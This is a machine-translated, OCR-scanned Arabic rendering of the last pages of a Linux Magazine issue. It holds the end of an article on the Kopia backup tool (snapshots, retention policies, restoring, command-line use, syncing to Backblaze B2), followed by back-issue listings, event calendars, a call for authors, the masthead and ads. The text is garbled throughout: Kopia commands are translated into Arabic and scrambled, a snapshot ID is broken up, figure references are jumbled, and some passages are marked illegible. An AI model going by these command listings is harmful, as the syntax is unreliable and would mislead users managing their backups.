
إذا ألقيت نظرة على اللقطات الاحتياطية على جهاز التخزين، سترى أدلة تحتوي على ملفات مشفرة فيها. بمعنى آخر، لا يمكنك الوصول مباشرة إلى بيانات النسخ الاحتياطي. بدلاً من ذلك، يمكنك تصفح النسخ الاحتياطية باستخدام واجهة مستخدم الويب الخاصة بـ Kopia أو تطبيق Kopiaلسطح المكتب. في اللقطات

انقر على المسار المحدد كمصدر احتياطي، وسترى قائمة بجميع اللقطات. انقر فوق إدخال اللقطة المطلوب، ويجب أن تشاهد بيانات المصدر كما كانت في الوقت الحالي

تم التقاط اللقطة. يمكنك اجتياز الدلائل لتحديد موقع الملف الذي تحتاجه. انقر على رابط الملف لتنزيله. لدى Kopiaخدعة ذكية أخرى في جعبتها: فهي تسمح لك بتركيب لقطة كنظام ملفات محلي، بحيث يمكنك العمل معها باستخدام مدير الملفات. لتحميل لقطة، انقر فوق as Local Filesystem Mount

زر. يؤدي هذا إلى تحميل اللقطة الحالية ويعرض المسار إلى نقطة التثبيت بشكل ملائم.

يعمل استخدام واجهة مستخدم الويب الخاصة بـ Kopiaأو نظام الملفات المثبت بشكل جيد إذا كنت بحاجة إلى استعادة ملف أو دليلين أو اثنين، ولكن إذا كنت بحاجة إلى إجراء استعادة كاملة للبيانات التي تم نسخها احتياطيًا، فهناك طريقة أفضل للقيام بذلك (الشكل .(6في واجهة مستخدم الويب الخاصة بـ ،Kopiaحدد اللقطة المطلوبة، واضغط على زر استعادة الملفات والدلائل ، وحدد دليل الوجهة للبيانات المستعادة (هذا



الشكل :3يتيح Kopiaتكوين سياسة الاحتفاظ باللقطة.


ولكن إذا قام Kopiaبإنشاء لقطة جديدة في كل مرة إذا قمت بتشغيل مهمة نسخ احتياطي، ألن تحتاج إلى مساحة تخزين غير محدودة للاحتفاظ بعدد لا نهائي من اللقطات؟
نعم، ولكن في الواقع، من غير المرجح أن تحتاج إلى الاحتفاظ بجميع اللقطات التي أنشأتها Kopiaعلى الإطلاق. من الناحية الواقعية، قد ترغب في الاحتفاظ بلقطتين سنويتين، ولقطات أسبوعية ترجع إلى شهر أو نحو ذلك، ولقطات كل ساعة لآخر 48ساعة، وما إلى ذلك.

يمكنك بعد ذلك السماح لأداة النسخ الاحتياطي بإعادة نقل اللقطات القديمة تلقائيًا، مما يحرر مساحة التخزين ويضمن عدم نفاد المساحة لديك أبدًا.

هذا هو بالضبط ما تم تصميم آلية الاحتفاظ باللقطة الخاصة بـ Kopia للقيام به. يتيح لك التطبيق تحديد عدد اللقطات اليومية والأسبوعية والشهرية والسنوية التي تريد الاحتفاظ بها.


قد يكون من الصعب بعض الشيء معرفة عدد اللقطات التي قد تحتاجها من كل نوع. والخبر السار هو أن Kopiaيتميز بإعدادات افتراضية معقولة، لذلك لا يتعين عليك التعمق في الموضوع منذ البداية (الشكل .(3

لإجراء نسخة احتياطية (أي إنشاء لقطة جديدة)، انقر فوق الزر "لقطة جديدة" ، ثم أدخل



الشكل :4يمكنك استبعاد ملفات وأدلة معينة من النسخة الاحتياطية.

Machine Translated by Google



الشكل :5يمكنك جدولة النسخ الاحتياطية التلقائية.

يجب أن يكون الدليل فارغًا)، ثم اضغط على "بدء الاستعادة".

بدلاً من استعادة اللقطة بأكملها، يمكنك استعادة دليل واحد وكل محتوياته.

للقيام بذلك، انتقل إلى الدليل المطلوب في اللقطة، ثم اضغط على .and Directorys Restore Files

استخدام كوبيا من سطر الأوامر

يوفر تطبيق Kopiaلسطح المكتب وواجهة مستخدم الويب طريقة سهلة الاستخدام لاستخدام التطبيق، ولكن لا شيء يفوق كفاءة سطر الأوامر. في الواقع، يمكنك إعداد مستودع نسخ احتياطي جديد، وربط Kopiaبه، وإنشاء لقطة باستخدام الأوامر الثلاثة البسيطة في القائمة 3.

لسرد جميع اللقطات الموجودة، قم بتشغيل الأمر ،kopia snapshot list واستعادة البيانات من لقطة معينة، استخدم الأمر -kopia snapshot re

أمر storeمتبوعًا بتجزئة اللقطات المطلوبة ومسار حفظ البيانات المُعاد تخزينها:

القائمة :3الإعداد والاتصال والإنشاء

يقوم مستودع kopiaبإنشاء نظام ملفات -مسار /path/to/repository

مستودع kopiaيربط نظام الملفات -المسار / المسار / إلى / المستودع

لقطة kopiaقم بإنشاء /path/to/source

استعادة لقطة kopia U

ke5ba82cc69841df04f5839102f0cd53dيو

/المسار/إلى/استعادة/dir

في معظم الحالات، من المحتمل أن تحتفظ بنسخ احتياطية متعددة، ويمكنك استخدام Kopiaلإنشاء عدة مستودعات وإدارتها. والأفضل من ذلك، أن Kopiaيجعل من الممكن [illegible]

[illegible] هنالك الكثير من الأشياء التي يجب مراعاتها عند إنشاء نسخ احتياطية، لذا فإن الوقت الذي تقضيه في التعرف على Kopia سيوفر عليك الكثير من المتاعب لاحقًا. بشأن النسخ الاحتياطي، فمن المفيد تخصيص الوقت والجهد لتعلم وفهم ميزات Kopia المتقدمة. إن فقدان البيانات أمر لا مفر منه مثل الموت والضرائب، وعاجلاً أم آجلاً سوف تنقذ النسخة الاحتياطية لحم الخنزير المقدد الخاص بك. Kopiaمجهزة للقيام بذلك. نن

لحسن الحظ، الأمر يتعلق فقط بتشغيل أمر واحد. يمكنك مزامنة المستودع المتصل حاليًا مع مستودع Backblaze B2البعيد (حيث يكون BUCKETهو الاسم الفعلي لحاوية B2الموجودة) باستخدام:

معلومات

الشكل :6استعادة البيانات من لقطة.

[1]كوبيا: https://kopia.io/

مزامنة مستودع kopiaمع b2 -bucket BUCKET

افتراضيًا، لا يقوم أمر المزامنة بمزامنة عمليات الحذف، بل يقوم بإضافة الحذف

العلم يتيح ما يلي:

مزامنة مستودع kopiaمع b2 - bucket U


دلو -حذف

المؤلف

لقد كتب ديمتري بوبوف حصريًا عن Linuxوالبرامج مفتوحة المصدر لسنوات عديدة. ظهرت مقالاته في المجلات والمواقع الإلكترونية الدنماركية والبريطانية والأمريكية والألمانية والإسبانية والروسية. يمكنك العثور على المزيد على موقعه على الانترنت في .Cameracode.coffee

Machine Translated by Google

REAL SOLUTIONS for REAL NETWORKS



ADMIN is your source for technical solutions to real-world problems.

Improve your admin skills with practical articles on:


- Security
- Cloud computing
- DevOps
- HPC
- Storage and more!

SUBSCRIBE NOW!

SHOP.LINUXNEWMEDIA.COM

@adminmagazine @adminmag ADMIN magazine @adminmagazine

Check out our full catalog:
shop.linuxnewmedia.com




Machine Translated by Google

لينكس
كشك بيع الصحف

اطلب عبر الإنترنت:
https://bit.ly/Linux-Magazine-Newsstand

مجلة Linuxهي دليلك إلى عالم .Linuxتمتلئ الإصدارات الشهرية بالمقالات والبرامج التعليمية التقنية المتقدمة التي لن تجدها في أي مكان آخر. استكشف الكتالوج الكامل الخاص بنا للمشكلات السابقة لموضوعات محددة أو لإكمال مجموعتك.



/274#سبتمبر 2023

أفضل التوزيعات الصغيرة

في الوقت الحاضر، ينصب كل الاهتمام على توزيعات المؤسسات الكبيرة التي يدعمها المطورون المحترفون في الشركات الكبيرة، لكن التوزيعات الصغيرة لا تزال موجودة. إذا كنت تتسوق لشراء Linuxلتشغيله على أجهزة قديمة، أو إذا كنت تريد فقط نظامًا أبسط وأكثر استجابة وأقل فوضى، أو إذا كنت تبحث عن Linuxخاص مصمم خصيصًا لغرض خاص، فمن المؤكد أنك ابحث عن الإلهام في نظرتنا إلى أنظمة Linuxالصغيرة والمتخصصة.

على قرص DVD: 10توزيعات ISOصغيرة و4 أجهزة افتراضية توزيعة صغيرة

/273#أغسطس 2023

على الإنترنت، ليس عليك انتظار الإذن للتحدث إلى العالم. يتيح لك البث الصوتي التواصل مع جمهورك بغض النظر عن مكان وجودهم. سواء كنت تعمل على بناء مجتمع، أو زيادة الوعي بمهاراتك، أو مجرد الاستمتاع ببعض المرح، فإن أدوات Linuxتجعل من السهل اتخاذ خطواتك الأولى.

على قرص DVD: Linux Mint 21.1 Cinnamonو Leap 15.5 ESUSnepo

/272#يوليو 2023

البيانات المفتوحة

طالما احتفظت الحكومات بالبيانات، كان هناك أشخاص أرادوا رؤيتها وأشخاص أرادوا السيطرة عليها. يسعى جيل جديد من الأدوات والسياسات والمدافعين إلى الحفاظ على البيانات مجانية ومتاحة وبأشكال يمكن الوصول إليها. نقدم لكم هذا الشهر لقطات من السعي وراء البيانات المفتوحة.

على قرص DVD: xubuntu 23.04 Desktopو Fedora 38 Workstation

/271#يونيو 2023

المنزل الذكي

ستوفر لك حلول المنزل الذكي الوقت والطاقة -كما ذكرت، يمكنك أن تدهش أصدقائك. نعرض لك هذا الشهر كيفية التحكم في بيئتك المنزلية باستخدام الأجهزة الذكية وبرامج التشغيل الآلي مفتوحة المصدر.

على قرص DVD: SystemRescue 10.0و Linux Lite 6.4

/270#مايو 2023

الترميز الأخضر

سيحتاج العالم المستدام إلى برمجة أكثر استدامة. سنخبرك هذا الشهر عن بعض مبادرات البرمجيات الحرة والمفتوحة المصدر المخصصة لكفاءة استخدام الطاقة، وسنلقي نظرة فاحصة على بعض تقنيات الترميز الأخضر في لغة .Go

على قرص DVD: Fedora 37 Workstationو TUXEDO OS 2

/269#أبريل 2023

فيتيفيرس

تعمل أدوات الوسائط الاجتماعية على ربط العالم، حيث تقدم لنا آخر الأخبار والتعليقات من السياسيين ونجوم السينما وقادة المجتمع والأصدقاء البعيدين. لكن التتبع واستخراج البيانات لمنصات التواصل الاجتماعي التجارية ترك العديد من المستخدمين يبحثون عن خيار أفضل. سنغوص هذا الشهر في عالم بديل لمستخدمي وسائل التواصل الاجتماعي: .Fediverse

على قرص DVD: EndeavourOS Cassini 22.12و Debian 11.6 "bulseye"

Machine Translated by Google

فعاليات مميزة

يجتمع المستخدمون والمطورون والبائعين في أحداث Linuxحول العالم.
نحن في مجلة Linuxفخورون برعاية الأحداث المميزة المعروضة هنا.

بالنسبة للأحداث الأخرى القريبة منك، تحقق من تقويم الأحداث الشامل الخاص بنا عبر الإنترنت على .https://www.linux-magazine.com/events

إذا كنت تعرف حدثًا آخر لنظام التشغيل Linuxوترغب في إضافته إلى تقويمنا، فيرجى إرسال رسالة تحتوي على كافة التفاصيل إلى .info@linux-magazine.com

SC23

التاريخ: 12-17نوفمبر 2023

الموقع: دنفر، كولورادو

موقع الكتروني: https://sc23.supercomputing.org/

SC23هو المؤتمر الدولي للحوسبة عالية الأداء والشبكات والتخزين والتحليل.

انضم إلينا في دنفر لقضاء أسبوع مبهج من الجلسات والمتحدثين والتواصل. SCعبارة عن مزيج لا مثيل له من العلماء والمهندسين والباحثين والمعلمين والمبرمجين والمطورين الذين يختلطون للتعلم والمشاركة والنمو.

LinuxFestشمال غرب

التاريخ: 22-20أكتوبر 2023

الموقع: بيلينجهام، واشنطن

موقع الكتروني: https://linuxfestnorthwest.org/

LinuxFest Northwest(تأسس عام (2000هو حدث سنوي مفتوح المصدر تم إنتاجه بالاشتراك مع مجموعة مستخدمي Bellingham Linuxوقسم تكنولوجيا المعلومات في كلية Bellinghamالتقنية. انضم إلينا للحصول على العروض التقديمية والمعارض حول موضوعات مجانية ومفتوحة المصدر، بالإضافة إلى توزيعات InfoSecو Linuxوالخصوصية؛ شيء للجميع من المبتدئ إلى المحترف!

دروبالكون ليل 2023

التاريخ: 20-17أكتوبر 2023

الموقع: ليل، فرنسا

موقع الكتروني: https://events.drupal.org/lille3202

يعود DrupalConإلى فرنسا في عام 2023في الفترة من 17 إلى 20أكتوبر! لا تفوت فرصة الوصول إلى مئات الجلسات التي يقدمها قادة الفكر ومجتمع دروبال. انضم إلى BoFللحديث عن حل المشكلات الحقيقية. احصل على الإلهام من المتحدثين الرئيسيين وغير ذلك الكثير. تعلم المزيد و

سجل اليوم!

الأحداث

https://www.allthingsopen.org/	17-15أكتوبر رالي، كارولاينا الشمالية		كل الأشياء مفتوحة
https://events.linuxfoundation.org/pytorch-conference/	17-16أكتوبر سان فرانسيسكو، كاليفورنيا		مؤتمر باي تورش 2023
https://events.drupal.org/lille2023	20-17أكتوبر ليل، فرنسا		دروبالكون ليل 2023
https://linuxfestnorthwest.org/	22-20أكتوبر بيلينجهام، واشنطن		لينكس فيست شمال غرب 2023
https://www.techforge.pub/events/الهجين السحابي-المؤتمر-2/	حدث افتراضي		مؤتمر السحابة الهجينة
https://seagl.org/	حدث افتراضي	4-3نوفمبر	سي جي إل 2023
kubecon cloudnativecon-north-america/ https://events.linuxfoundation.org/	شيكاغو، إلينوي	9-6نوفمبر	كوبيكون CloudNativeCon + أمريكا الشمالية
https://events.linuxfoundation.org/riscv-summit/	سانتا كلارا، كاليفورنيا	8-7نوفمبر	قمة RISC-V
https://osmc.de/	نورمبرغ، ألمانيا	9-7نوفمبر	مراقبة مفتوحة المصدر مؤتمر (OSMC)
https://www.sfscon.it/	14-10نوفمبر بولزانو، إيطاليا		
https://sc23.supercomputing.org/	SC23 12-17نوفمبر دنفر، كولورادو		
https://lpc.events/	15-13نوفمبر ريتشموند، فيرجينيا		
https://events.linuxfoundation.org/	منتدى مطور واختبار LFN، 16-13نوفمبر، بودابست، المجر		
https://events.linuxfoundation.org/	ريتشموند، فيرجينيا	16نوفمبر	مشرف نواة لينكس قمة
https://events.linuxfoundation.org/	طوكيو، اليابان	6-5ديسمبر	قمة المصادر المفتوحة باليابان
https://events.linuxfoundation.org/	طوكيو، اليابان	8-7ديسمبر	قمة الامتثال المفتوحة

Machine Translated by Google

اكتب لنا

تبحث مجلة Linuxعن مؤلفين لكتابة مقالات عن Linuxوأدوات بيئة .Linuxنحن نحب المقالات حول الحلول المفيدة التي

حل المشاكل العملية. يمكن أن يكون الموضوع أداة سطح مكتب، أو أداة مساعدة لسطر الأوامر، أو تطبيق مراقبة الشبكة، أو برنامج نصي محلي، أو أي شيء آخر لديه القدرة على توفير المتاعب والوقت لمستخدم .Linuxهدفنا هو إخبار قرائنا بقصص لم يسمعوها من قبل، لذلك نحن مهتمون بشكل خاص بالإصلاحات والاختراقات الأصلية والأدوات الجديدة والتطبيقات المفيدة التي قد لا يعرفها قراؤنا. نحن نحب أيضًا المقالات حول الاستخدامات المتقدمة للأدوات التي يعرفها قراؤنا -القصص التي تستغرق وقتًا طويلاً

تطبيق تقليدي وتشغيله بطريقة جديدة أو إبداعية.

من المواضيع القريبة إلى قلوبنا:

- الأمن
- ضبط وتكوين Linuxالمتقدم
- إنترنت الأشياء
- الشبكات
- البرمجة النصية
- الذكاء الاصطناعي
- البروتوكولات المفتوحة والمعايير المفتوحة

إذا كان لديك موضوع جدير بالاهتمام وغير موجود في هذه القائمة، فجرّبنا -فقد نكون مهتمين!

من فضلك لا ترسل لنا مقالات حول المنتجات التي تصنعها الشركة التي تعمل بها، إلا إذا كانت أداة مفتوحة المصدر ومتاحة للجميع مجانًا. لا ترسل إلينا مقالات "أهم 10نصائح" على غرار مجلة الويب أو غيرها من المعالجات السطحية التي تترك كل العمل للقارئ. نحن نحب الحلول الكاملة، مع الأمثلة والكثير من التفاصيل. اذهب إلى العمق، وليس على نطاق واسع.

لدينا موضوعان قادمان يمكننا الاستفادة من مساعدتك فيهما.
من فضلك أرسل لنا مقترحاتك لمقالات مدروسة وعملية حول:

- العملات المشفرة
- الخارقة Systemd

قم بوصف فكرتك في فقرة أو فقرتين وأرسلها إلى: edit@linux-magazine.com.

يرجى الإشارة في سطر الموضوع إلى أن رسالتك عبارة عن مقترح مقال.

المؤلفون

73	فنسنت ميلينج	68	برنهارد بابلوك
84	جراهام موريسون	16، 22، 28، 34	كريس بيني
75	علي عمران ناجوري	78	بول براون
90	ديمتري بوبوف	12	زاك براون
58	مايك شيلي	6، 40، 48	بروس بيفيلد
64	فردیناند تومز	3، 16	جو كاساد
8	جاك والين	73	مارك كروتش
52	مايكل ويليامز	43	ماركو فيوريتي
		74	قاعة جون "مادوج".

معلومات الاتصال

رئيس تحرير
جو كاساد، jcasad@linux-magazine.com

محررو النسخ
إيمي بيتل، أوبري فون

محرري الأخبار
جاك والين، آمبر أنكرهولز

المحرر Emerita Nomadica
ريتا إل سوبي

مدير التحرير
لوري وايت

التعريب والترجمة
إيان ترافيس

تَخطِيط
دينا فريسين، لوري وايت

تصميم الغلاف
لوري وايت

صورة الغلاف
©نيكولاي موسولاينن، 123RF.com

دعاية
بريان أوزبورن، bosborn@linuxnewmedia.com الهاتف 7679420
+49 8093

الاتصالات التسويقية
جوين كلارك، gclark@linuxnewmedia.com
Bob Billings Parkway, Ste 104 Lawrence, KS 66049
الولايات المتحدة الأمريكيةLinux New Media USA, LLC 4840

الناشر
بريان أوزبورن

خدمة العملاء / الاشتراك
بالنسبة للولايات المتحدة وكندا:
البريد الإلكتروني: cs@linuxnewmedia.com
الهاتف: 1-866-247-2802(الرقم المجاني من الولايات المتحدة وكندا)

لجميع البلدان الأخرى:
البريد الإلكتروني: subs@linux-magazine.com

www.linux-magazine.com

على الرغم من الاهتمام الكامل بمحتوى المجلة، إلا أنه لا يمكن تحميل الناشرين المسؤولية عن دقة المعلومات الواردة فيها أو أي عواقب تنشأ عن استخدامها. إن استخدام القرص المرفق مع المجلة أو أي مادة متوفرة عليها يكون على مسؤوليتك الخاصة.

حقوق الطبع والنشر والعلامات التجارية. Linux New Media USA, LLC. © 2023

لا يجوز إعادة إنتاج أي مادة بأي شكل من الأشكال، كليًا أو جزئيًا، دون الحصول على إذن كتابي من الناشرين. من المفترض أن جميع المراسلات المرسلة، على سبيل المثال، الرسائل والبريد الإلكتروني والفاكسات والصور الفوتوغرافية والمقالات والرسومات، يتم توفيرها للنشر أو الترخيص لأطراف ثالثة على أساس عالمي غير حصري بواسطة Linux New Media USA, LLC. ما لم ينص على خلاف ذلك في كتابة.

Linuxهي علامة تجارية مملوكة لشركة Linus Torvalds.

جميع أسماء العلامات التجارية أو المنتجات هي علامات تجارية مملوكة لأصحابها. اتصل بنا إذا لم نقم باعتماد حقوق الطبع والنشر الخاصة بك؛ سنقوم دائمًا بتصحيح أي خطأ.

طبع في نورمبرغ، ألمانيا بواسطة كوليبري دروك.

توزيع شركة سيمور للتوزيع المحدودة، المملكة المتحدة

يتم تمثيلها في أوروبا والأقاليم الأخرى بواسطة: Media GmbH، Bialasstr. Sparkhaus1أ، 85625جلون، ألمانيا.

يتم نشره شهريًا باسم مجلة Linux(طباعة ISSN: 1471-5678، ISSN عبر الإنترنت: (2833-3950بواسطة Ste 104، Lawrence، KS 66049، الولاياتLinux New Media USA، LLC، 4840 Bob Billings Parkway، المتحدة الأمريكية. الدوريات البريدية المدفوعة في لورانس، كانساس ومكاتب بريدية إضافية.
ركوب على طول المغلقة. مدير مكتب البريد: الرجاء إرسال تغييرات العنوان إلى Bob Bill ings Parkway, Ste 104, Lawrence, KS 66049, USA. Linux Magazine, 4840

Machine Translated by Google

البداية المتاحة
6أكتوبر

العدد / 276نوفمبر 2023

ChatGPTعلى نظام Linux

ChatGPTهو نخب المدينة، ولكن ماذا يعني برنامج الدردشة الآلي القوي هذا لنظام التشغيل Linux؟ تابعونا في الشهر المقبل عندما ندرس بعض عملاء ChatGPTالرائدين لبيئة Linux.

معاينة النشرة الإخبارية

إن Linux Magazine Previewعبارة عن رسالة إخبارية شهرية عبر البريد الإلكتروني تمنحك نظرة خاطفة على العدد التالي، بما في ذلك روابط للمقالات المنشورة عبر الإنترنت.

قم بالتسجيل على: https://b t.ly/Linux-Update

صورة © ntlstudio، 123RF.com

Machine Translated by Google

SEATTLE GNU/LINUX CONFERENCE RETURNS FOR ITS 11th YEAR!

We're an annual community-focused free/libre/ open source software, hardware, and culture event in Seattle. This year we'll meet in-person again, with the option to attend remotely for those who can't make it!

The event will feature dozens of presentations and keynotes, also many community connections. The Career Expo and our tea swap TeaGL party will mark their presence. Join us for free, no registration required!

Talk Topics:

- Open Source Careers
- Community and Culture
- ML and Big Data
- Security and Privacy
- Education
- Languages and Tools
- Hardware
- And more!

seagl.org

Interested in helping make SeaGL happen? Lend a wing to our all volunteer effort! Connected to a company who wants to sponsor? Contributions will have a real and lasting impact on the FLOSS community! Visit our page for more information.

November 3rd & 4th, 2023
Virtual and In-person

University of Washington
Husky Union Building (HUB)
4001 E Stevens Way NE, Seattle, WA

Machine Translated by Google

Business

Gaming

VS

CPU performance

Mobility

TUXEDO InfinityBook Pro 16 - Gen8

Slim design combined with high performance thanks to the Intel Core i7-13700H and optional NVIDIA GeForce RTX 4060 or RTX 4070 graphics.

CPU performance

GFX performance

TUXEDO Stellaris 16 - Gen5

Top performance on desktop PC level thanks to GeForce RTX 4090 and Intel Core i9-13900HX in a compact form factor with optional water cooling.

Linux compatible

Up to 5 Years Guarantee

Immediately ready for use

Made in Germany

German Data Privacy

German Tech Support

TUXEDO

tuxedocomputers.com